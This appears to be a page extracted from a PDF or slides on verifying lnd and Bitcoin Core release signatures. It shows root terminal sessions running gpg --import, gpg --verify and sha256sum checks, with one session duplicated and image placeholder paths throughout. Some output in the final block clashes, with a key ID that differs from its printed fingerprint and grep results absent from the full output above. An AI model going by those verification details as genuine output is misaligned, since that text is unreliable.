


Package signing




-  `manifest-guggero-v0.15.1-beta.rc2.sig`
-  `manifest-positiveblue-v0.15.1-beta.rc2.sig`
-  `manifest-roasbeef-v0.15.1-beta.rc2.sig`




Package verification








Package verification







Package verification



Package verification



Package verification



```
[root@s001-003:~# ls -l
total 25986
-rw-r--r-- 1 root root 26568669 Jun 23 18:44 lnd-linux-amd64-v0.15.0-beta.tar.gz
-rw-r--r-- 1 root root 566 Jun 23 21:50 manifest-roasbeef-v0.15.0-beta.sig
-rw-r--r-- 1 root root 7784 Jun 23 18:44 manifest-v0.15.0-beta.txt
[root@s001-003:~# curl https://raw.githubusercontent.com/lightningnetwork/lnd/master/scripts/keys/roasbeef.asc | gpg --import
% Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
100 6900 100 6900 0 0 17832 0 --:--:-- --:--:-- --:--:-- 17875
gpg: key 372CBD7633C61696: "0laoluwa Osuntokun <laolu32@gmail.com>" not changed
gpg: Total number processed: 1
gpg: unchanged: 1
[root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
[root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
[root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt ; echo $?
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
0
[root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt ; echo $?
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
0
[root@s001-003:~# tar xzf lnd-linux-amd64-v0.15.0-beta.tar.gz
root@s001-003:~#
```

Package verification

```
[root@s001-003:~# ls -l
total 25986
-rw-r--r-- 1 root root 26568669 Jun 23 18:44 lnd-linux-amd64-v0.15.0-beta.tar.gz
-rw-r--r-- 1 root root      566 Jun 23 21:50 manifest-roasbeef-v0.15.0-beta.sig
-rw-r--r-- 1 root root     7784 Jun 23 18:44 manifest-v0.15.0-beta.txt
[root@s001-003:~# curl https://raw.githubusercontent.com/lightningnetwork/lnd/master/scripts/keys/roasbeef.asc | gpg --import
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
 100 6900  100 6900    0     0  17832      0  --:--:-- --:--:-- --:--:-- 17875
gpg: key 372CBD7633C61696: "0laoluwa Osuntokun <laolu32@gmail.com>" not changed
gpg: Total number processed: 1
gpg:      unchanged: 1
[root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg:      using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:      There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
[root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
[root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt ; echo $?
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg:      using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:      There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
0
[root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt ; echo $?
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
0
[root@s001-003:~# tar xzf lnd-linux-amd64-v0.15.0-beta.tar.gz
root@s001-003:~#
```

Package verification

```
root@s001-003:~# gpg --verify SHA256SUMS.asc SHA256SUMS
gpg: Signature made Fri Apr 22 16:03:04 2022 UTC
gpg: using RSA key 152812300785C96444D3334D17565732E08E5E41
gpg: issuer "achow101@gmail.com"
gpg: Good signature from "Andrew Chow (Official New Key) <achow101@gmail.com>" [unknown]
gpg: aka "Andrew Chow <achow101-github@achow101.com>" [unknown]
gpg: aka "Andrew Chow <achow101-lists@achow101.com>" [unknown]
gpg: aka "Andrew Chow <achow101@pm.me>" [unknown]
gpg: aka "Andrew Chow <achow101@protonmail.com>" [unknown]
gpg: aka "Andrew Chow <achow101@yahoo.com>" [unknown]
gpg: aka "Andrew Chow <andrew@achow101.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: 1528 1230 0785 C964 44D3 334D 1756 5732 E08E 5E41
gpg: Signature made Fri Apr 22 16:17:06 2022 UTC
gpg: using RSA key 0AD83877C1F0CD1EE9BD660AD7CC770B81FD22A8
gpg: issuer "benthecarman@live.com"
gpg: Good signature from "Ben Carman <benthecarman@live.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: 0AD8 3877 C1F0 CD1E E9BD 660A D7CC 770B 81FD 22A8
gpg: Signature made Fri Apr 22 11:54:30 2022 UTC
gpg: using RSA key 590B7292695AFFA5B672CBB2E13FC145CD3F4304
gpg: issuer "darosior@protonmail.com"
gpg: Good signature from "Antoine Poinot <darosior@protonmail.com>" [unknown]
gpg: aka "darosior <darosior@protonmail.com>" [unknown]
gpg: aka "Antoine Poinot <antoine@revault.dev>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: 590B 7292 695A FFA5 B672 CBB2 E13F C145 CD3F 4304
gpg: Signature made Fri Apr 22 08:25:24 2022 UTC
gpg: using RSA key 28F5900B1BB5D1A4B6B6D1A9ED357015286A333D
gpg: Good signature from "Duncan Dean <duncangleeddean@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
Primary key fingerprint: 7422 06F3 0772 00D3 00C1 3430 0330 AD10 3C70 1D1A
root@s001-003:~# gpg --verify SHA256SUMS.asc SHA256SUMS 2>&1 | grep "No public key"
gpg: Can't check signature: No public key
gpg: Can't check signature: No public key
gpg: Can't check signature: No public key
gpg: Can't check signature: No public key
gpg: Can't check signature: No public key
root@s001-003:~# gpg --verify SHA256SUMS.asc SHA256SUMS 2>&1 | grep "This key has expired"
gpg: Note: This key has expired!
root@s001-003:~# gpg --verify SHA256SUMS.asc SHA256SUMS 2>&1 | grep "Good signature"
gpg: Good signature from "Andrew Chow (Official New Key) <achow101@gmail.com>" [unknown]
gpg: Good signature from "Ben Carman <benthecarman@live.com>" [unknown]
gpg: Good signature from "Antoine Poinot <darosior@protonmail.com>" [unknown]
gpg: Good signature from "Duncan Dean <duncangleeddean@gmail.com>" [unknown]
